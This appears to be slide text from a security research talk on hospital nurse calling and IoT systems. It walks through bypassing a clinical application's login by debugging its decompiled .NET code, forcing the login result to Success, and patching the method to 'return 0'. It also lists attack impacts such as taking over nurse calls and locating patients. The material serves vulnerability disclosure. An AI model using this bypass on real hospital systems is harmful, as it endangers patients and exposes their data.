
- Unauthenticated commands between client and server
- Exposed IoT authentication code
- Privileged escalation on IoT

→ Lessons Learned: Client/Server communication isn't always secure. IoT security can be very lacking.

→ Results: Full application/IoT compromise

→ Patient Records: 0

	High	Impact Medium	Low
Complexity Low	Red	Red with blue cross	Yellow
Complexity Medium	Red	Yellow	Green
Complexity High	Yellow	Green	Green



Nurse Calling System

- Establishes communication workflow:
 - Mobile devices
 - RTLS
 - Whiteboards and iTVs
 - Consoles
- Coordination of communication
 - Nurses
 - Care teams
 - Emergency response
- Track presence and response for live event monitoring
- Reporting for staff awareness and process improvement


- Access patient data
- Take over nurse calling
- Locate patients/Nurses



- Nurse swatting
- Loss of data privacy security

Nurse Calling System

- Establishes communication workflow:
 - Mobile devices
 - RTLS
 - Whiteboards and iTVs
 - Consoles
- Coordination of communication
 - Nurses
 - Care teams
 - Emergency response
- Track presence and response for live event monitoring
- Reporting for staff awareness and process improvement



Windows Logon

Username:

Password:


Use Windows Session Credentials

[Log In](#)


[Reset Form](#)

[Change Password](#)

[Forgot Password?](#)



Result	Integer
Success	0
InvalidUsername	1
InvalidUserOrBarcode	2
InvalidPassword	3
PasswordExpired	4
UserInactivated	5
UserLockedout	6
UserLoggedIn	7
InvalidRole	8
Unknown	9



Launching binary in debug mode

```
313
314 // Token: 0x0600008B RID: 139 RVA: 0x0000B954 File Offset: 0x00009B54
315 [SuppressMessage("Microsoft.Reliability", "CA2000:Dispose objects before losing scope")]
316 [SuppressMessage("Microsoft.Design", "CA1031:DoNotCatchGeneralExceptionTypes")]
317 public static Global.VerifyStaffLogin CheckUserType(string userName, string password, bool
318 IsSpeedLogin, bool forgotPwd, out string domainUser)
319 {
320     Global.VerifyStaffLogin result;
321     using (new LogMethod(LogEventOrigin.System))
322     {
323         Global.VerifyStaffLogin verifyLoginCode = Global.VerifyStaffLogin.Unknown;
324         domainUser = string.Empty;
325         try
326         {
327             DataTable returnTable = new DataTable();
328             returnTable.Locale = CultureInfo.InvariantCulture;
329             if (Program.dataAccessor == null)
330             {
331                 Program.dataAccessor = new DataAccessor(Global.ConnectionString);
332             }
333         }
334     }
335 }
```

Name	Value
userName	"admin"
password	"asdf"
IsSpeedLogin	false
forgotPwd	false
domainUser	null
logMethod	
verifyLoginCode	Success
returnTable	null
ex	null
result	Success

Search Locals Analyzer Watch 1

Breaking at VerifyStaffLogin

```
359     {
360         LogTracer.Display(TraceEventType.Warning, LogEventOrigin.System,
361             Program.dataAccessor.LastErrorMessage, null);
362     }
363     catch (Exception ex)
364     {
365         LogTracer.Write(TraceEventType.Error, LogEventOrigin.System, ex);
366     }
367     result = verifyLoginCode;
368 }
369 return result;
370 }
371
372 // Token: 0x0600008C RID: 140 RVA: 0x000BBF4 File Offset: 0x0009DF4
373 [SuppressMessage("Microsoft.Design", "CA1031:DoNotCatchGeneralExceptionTypes")]
374 private static Global.VerifyStaffLogin CheckLogin(string domainUser, string password, bool
IsSpeedLogin, IWin32Window owner, Global.VerifyStaffLogin verifyLoginCode, out string
roleName)
```

Locals

Name	Value
userName	"admin"
password	"asdf"
IsSpeedLogin	false
forgotPwd	false
domainUser	
logMethod	
verifyLoginCode	UserLockedout
returnTable	{Table}
ex	null
result	UserLockedout

Monitoring the result return variable


```
Program x
359     {
360         LogTracer.Display(TraceEventType.Warning, LogEventOrigin.System,
361             Program.dataAccessor.LastErrorMessage, null);
362     }
363     catch (Exception ex)
364     {
365         LogTracer.Write(TraceEventType.Error, LogEventOrigin.System, ex);
366     }
367     result = verifyLoginCode;
368 }
369 return result;
370 }
371
372 // Token: 0x0600008C RID: 140 RVA: 0x0000BBF4 File Offset: 0x00009DF4
373 [SuppressMessage("Microsoft.Design", "CA1031:DoNotCatchGeneralExceptionTypes")]
374 private static Global.VerifyStaffLogin CheckLogin(string domainUser, string password, bool
    IsSpeedLogin, IWin32Window owner, Global.VerifyStaffLogin verifyLoginCode, out string
    roleName)
```

100 %

Name	Value
userName	"admin"
password	"asdf"
IsSpeedLogin	false
forgotPwd	false
domainUser	
logMethod	
verifyLoginCode	UserLockedout
returnTable	{Table}
ex	null
result	0

Search Locals Analyzer Watch 1

Modifying the result return value to '0'



Hardcoding the result return value

```
Edit Code - CheckUserType(string, string, bool, bool, out string); Global.VerifyStaffLogin @06000088 X
60         else
61         {
62             LogTracer.Display(TraceEventType.Warning, LogEventOrigin.System,
63                 Program.dataAccessor.LastErrorMessage, null);
64         }
65         catch (Exception ex)
66         {
67             LogTracer.Write(TraceEventType.Error, LogEventOrigin.System, ex);
68         }
69         result = verifyLoginCode;
70     }
71     return 0;
72 }
73 }
74 }
75 }
```


100 %

Code	Description
------	-------------


main.cs C#

Compile Cancel


Hardcoding the result return value to 'return 0'



